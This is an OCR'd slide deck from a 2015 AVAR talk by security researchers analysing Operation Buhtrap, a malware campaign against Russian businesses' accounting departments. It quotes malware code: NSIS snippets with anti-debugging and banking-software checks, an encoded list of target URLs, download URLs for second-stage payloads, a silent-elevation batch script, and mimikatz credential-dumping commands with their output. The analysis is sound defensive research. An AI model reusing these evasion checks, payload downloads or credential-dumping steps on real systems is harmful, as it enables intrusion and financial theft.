Operation Buhtrap

Jean-Ian Boutin, Anton Cherepanov, Jan Matušík

AVAR – 2015

Outline

- What?
- How?
  - Campaigns
  - Targets
  - Tool
- Evasion

Context: Operation Buthrap you say?

Operation Buhtrap – the basics

- Financially motivated group targeting banks and businesses in Russia
- Active since at least April 2014
- Uses spearphishing, exploit kits to run campaigns
- Uses different people to code malware, exploit, test
- Uses tools on sale in underground forums

Why are you talking about that?

- More and more, groups are targeting commercial entities
- They use techniques we used to see in espionage campaigns
- We have seen several big attacks on businesses in the past, we believe we will see more, and operation Buhtrap is a good case study

The beginnings

- We analyzed this, NSIS packed, first stage, which had interesting checks

```
File $PLUGINSDIR"\System.dll"
SetFlag 13 ""
Push "kernel32::GetSystemDefaultLangID()i.r0"
RegisterDLL $PLUGINSDIR"\System.dll" "Call"
IntOp $LANGUAGE $0 & "0xFFFF"
StrCmp $LANGUAGE "1049" "" label_5BA
Call function_135
Pop $0
StrCmp $0 "0" "" label_5B9
```

The beginnings

- We analyzed this, NSIS packed, first stage, which had interesting checks

```
    StrCmp $0 "0" "" label_5B9
    Push "ip-client.exe,prclient.exe,rclient.exe,saclient.exe,SRCLBClient.exe,tw
awebclient.exe,vegaClient.exe,dsstart.exe,dtpaydesk.exe,eelclnt.exe,elbank.exe,e
tprops.exe,eTSrv.exe,ibconsole.exe,kb_cli.exe,KLBS.exe,KlientBnk.exe,lfcpaymenta
is.exe,loadmain.exe,lpbos.exe,mebiusbankxp.exe,mmbank.exe,pcbank.exe,pinpayr.exe
,Pionner.exe,pkimonitor.exe,pmodule.exe,pn.exe,postmove.exe,productprototype.exe
,quickpay.exe,rclaunch.exe,retail.exe,retail32.exe,translink.exe,unistream.exe,u
ralprom.exe,w32mkde.exe,wclnt.exe,wfinist.exe,winpost.exe,wupostagent.exe,Zvit1D
F.exe,BC_Loader.exe,Client2008.exe,IbcRemote31.exe,_ftcgpk.exe,scardsvr.exe,CL_1
070002.exe,intpro.exe,UpMaster.exe,SGBClient.exe,el_cli.exe,MWClient32.exe,ADire
ct.exe,BClient.exe,bc.exe,ant.exe,arm.exe,arm_mt.exe,ARMSH95.EXE,asbank_lite.exe
,bank.exe,bank32.exe,bbms.exe,bk.exe,BK_KW32.EXE,bnk.exe,budget.exe,CB.exe,cb193
```

Stealthy

- Checks for system language, applications installed, URLs visited to decide which package to download
- Also checks for security software to modify which application version to install

```
Function function_482
    Push $9
    Push "http://playback.savefrom.biz/video/video_1.cab"
```

```
Function function_438
    Push $9
    Push "http://playback.savefrom.biz/video/video1.cab"
```


Targets

- Looking at
  - Decoy documents
  - URLs and application installed
  - Domains used

- Businesses and more specifically accounting departments seemed to be the target of this group

Certificates

- As we will see later on, downloaded packages contained a lot of files
- Many of which were signed by valid certificates



Group

- While we progress in our research it became clear that this was a group of organized people
  - Malware coder
  - Exploit coder
  - Testers


- As will become apparent, they also had pretty good ties with cybercriminals selling tools and services in underground forums

This seemed like a suitable research

- Group of people launching spearphishing attacks against Russian businesses
- Using as much stealth as possible
- Code signing certificate usage
- Using modular code and 3rd party tools


Campaigns

Timeline



Start of the first campaign
(first known activity)
4/1/2014
Start of the second
campaign
4/10/2015
Passport
Scan
8/1/2015
Return of the
MWI
10/1/2015
2014
Q2
Q3
Q4
Q1
2015
Q2
Q3
Q4
2015
4/9/2015
Blog post released
10/1/2015
Flash Player bundle

Tools – Overall Installation process

- Through spam, operators are ultimately trying to have full control of the victim computer



Targets – Detection statistics




Targets

- Businesses, most probably accounting departments. Why this assumption?
- Decoy documents, applications and URLs check and finally domains
- Malicious domains used by cybercriminals:
  - store.kontur-expres.com ← "SKB Kontur has been simplifying business accounting in Russia since 1988“
  - help.b-kontur.org
  - forum.buhonline.info ← buhonline.ru: forum content directed towards accountant
  - topic.buhgalter-info.com
  - balans2w.balans2.com

Infection Vector

- Spearphishing with business oriented decoy documents



ГОСУДАРСТВЕННЫЙ КОНТРАКТ № _____
НА ОКАЗАНИЕ УСЛУГ СВЯЗИ

г. _____ "__" _____
20__ года

Открытое акционерное общество «МегаФон», именуемое в дальнейшем «Исполнитель», в лице _____, действующего(-ей) на основании доверенности № _____ от «__» _____ 20__ г., и _____, именуемое в дальнейшем «Заказчик», в лице _____, действующего(-ей) на основании _____, совместно в дальнейшем именуемые «Стороны», заключили настоящий Государственный контракт, именуемый в дальнейшем «Контракт», на следующих условиях:

1. ПРЕДМЕТ КОНТРАКТА

1.1. В соответствии с настоящим Контрактом Исполнитель обязуется оказывать Заказчику Услуги связи, а также связанные с ними Дополнительные услуги (далее вместе именуемые – «Услуги»), а Заказчик обязуется их оплачивать в соответствии с тарифами, приведёнными в Приложении № 3 к настоящему Контракту.

1.2. Назначенные Заказчику Абонентские номера, номера переданных Заказчику SIM-карт, Лицевые счета Заказчика указываются в Приложении № 2 к Контракту.

1.3. Назначение Заказчику новых Абонентских номеров производится путем подписания приложения к Контракту. Отказ Заказчика от назначенных Абонентских номеров производится на основании письменного заявления Заказчика, направленного Исполнителю.

1.4. При заключении Контракта Заказчику доступны Дополнительные

Infection Vector

- Spearphishing with business oriented decoy documents

СЧЕТ № 21 от 20.03.2014 г.

Исполнитель : ООО НПП "Стройинжиниринг"
Адрес: 629300, ЯНАО, г. Новый Уренгой, ул.Глухариная, 2/4, левое крыло
Тел/факс: (3494) 24-44-01; 24-44-02
Банковские реквизиты:

Получатель: ИНН/КПП:	ООО НПП "Стройинжиниринг" 8904043570/890401001	Р/сч 40702810600000001323
Банк получателя:	ф-л ГПБ (ОАО) в г.Новый Уренгой,Тюменская обл. г.Новый Уренгой	БИК 047195753 К/сч 30101810700000000753

Заказчик: Общество с ограниченной ответственностью "Теле МИГ"
Адрес: 629300, ЯНАО, г. Новый Уренгой, ул. Таежная, д.78
Телефон: 22-22-22, 22-22-27, 22-22-25

Валюта: RUB

№	Наименование товара	Единица измерения	Количество	Цена	Сумма
1	Оказание услуг по организации повышения квалификации ИТР по договору №18 от 13.03.2014 г. по теме: "Электроснабжение"	чел.	3	12 000,00	36 000,00
				ИТОГО:	36 000,00
				НДС не предусмотрен (п.2 ст.346.11 гл.26.2 НК РФ)	-
				Всего к оплате	36 000,00

Заместитель директора О.Н. Буксирнова

Side Story - Microsoft Word Intruder?

- It is a kit, sold in underground forums that allow to build RTF documents exploiting several CVE
- Shows the connections of this group: they got it 1 year before public disclosure

A New Word Document Exploit Kit

April 01, 2015 | By Nart Villeneuve, Joshua Homan | Exploits, Threat Research

The tools used to create malicious documents that exploit vulnerabilities in Microsoft Word are now being advertised in underground forums and one new tool has emerged that provides the ability to track the effectiveness of campaigns. The builder, Microsoft Word Intruder (MWI), is advertised as an “APT” tool to be used in targeted attacks. It is accompanied by a statistics package known as “MWISTAT” that allows operators to track various campaigns.

Side Story - Microsoft Word Intruder

- Uses four exploits
  - CVE-2010-3333
  - CVE-2012-0158
  - CVE-2013-3906
  - CVE-2014-1761
- Two modes of operation: INTERNAL and EXTERNAL
- No decoy, malware payload must show one if needed
- Several modifications, we see the kit evolving through the buhtrap campaign as well

Tools – first stage

- The first stage implant makes tons of checks to make sure the system is valuable and not a researcher's system

```
    Push "kernel32::IsDebuggerPresent()i.r0"
    RegisterDLL "\x03\x9A\x80\System.dll" "Call"
    IntCmp "\x03\x80\x80" "1" label_13E
    Push "ollydbg.exe,windbg.exe,syserapp.exe,wireshark.exe,regmon.exe,filemon.e
xe,procmon.exe,vboxservice.exe"
    Call Function_1
```

Tools – first stage

- The first stage implant makes tons of checks to make sure the system is valuable and not a researcher's system

```
    Push "S2tsRFVHOXlkR0ZzVTFOTUlDcHphV0l1ZEdGaGRIUmhMbTVsZENBcWFYTm1jbTl1ZEM1d2
NtbHZkblJpTG1OdmJTQXFTVk5CVUVsbllYUmxMbVJzYkNBcVluTnBMbVJzYkNBcVVHOXlkR0ZzVTFOTU
lDcEpTVk10UjJGMFpTNWtiR3dnS21KbGRHRXViV05pTG5KMUlDcHBZbUZ1YXlBcWFXSnljeUFxYVdOc2
FXVnVkQ0FxWlMxd2JHRjBMbTFrYldKaGJtc3VZMjl0SUNwelltVnlkMlZpTG5wMVluTmlMbkoxSUNwcF
ltTWdLbVZzWW5KMWN5QXFhUzFsYkdKaElDcGpiR0poYm1zdWJXbHVZbUZ1YXk1eWRTQXFZMmhsYkdsdV
pHSmhibXN1Y25VdmIyNXNhVzVsTHlBcWRYZGhaMklnS25kM2QySmhibXNnS21SaWJ5QXFhV0l1"
    Push "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Call function_146
    Push "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Call function_146
```

Tools – first stage

- The first stage implant makes tons of checks to make sure the system is valuable and not a researcher's system

```
*ICPortalSSL *sib.taatta.net *isfront.priovtb.com *ISAPIgate.dll *bsi.dll *Porta
lSSL *IIS-Gate.dll *beta.mcb.ru *ibank *ibrs *iclient *e-plat.mdmbank.com *sberw
eb.zubsb.ru *ibc *elbrus *i-elba *clbank.minbank.ru *chelindbank.ru/online/ *uwa
gb *wwwbank *dbo *ib.
    Push "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Call function_146
    Push "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Call function_146
```

Tools – Usage of Decoy Second Stage

- If those tests fail, it downloads a decoy package instead of the real second stage implant

- Remember this picture?

```
Function function_482
    Push $9
    Push "http://playback.savefrom.biz/video/video_1.cab"
```

```
Function function_438
    Push $9
    Push "http://playback.savefrom.biz/video/video1.cab"
```

Tools – Usage of Decoy Second Stage

- In this case, the NSIS first stage implant downloads a fake 7z self-extracting executable

Tools – Usage of Decoy Second Stage

- If we look at the installation script in the downloaded second stage, we see that they are using a malicious way to install the decoy package


```
set S1=de
set S2=t.exe
call %S1%%S2%
if %ERRORLEVEL% EQU 2 goto elv
if %ERRORLEVEL% EQU 0 goto end

call WLToolbar.msi /quiet
goto end

:elv
elevate.exe -c WLT.cmd
ping -n 20 localhost
```

Tools – Local Privilege Exploitation

- They have been using several different exploits
- First campaign was CVE-2013-3660 and Carberp trick in source code
- Then in subsequent campaigns, we saw CVE-2014-4113, CVE-2015-2546 and CVE-2015-2387 (part of the Hacking Team leak)
- Always had the x86 and x64 versions


Tools – Overall View of the Second stage Download

- When the checks are satisfied, downloads the second stage malicious payload used to spy on their targets



Tools – System Preparation

- xtm.exe - System preparation



Tools – mimikatz.exe

- Tool used by pentesters (and others!) to access an account
- Modified binary to issue following commands: **privilege::debug** and **sekurlsa::logonPasswords** to recover logon passwords

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
msv :
 [00000003] Primary
 * Username : Gentil Kiwi
 * Domain   : vm-w7-ult-x
 * LM       : d0e9aee149655a6075e4540af1f22d3b
 * NTLM     : cc36cf7a8514893efccd332446158b1a
 * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c3
tspkg :
 * Username : Gentil Kiwi
 * Domain   : vm-w7-ult-x
 * Password : waza1234/
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
...
```

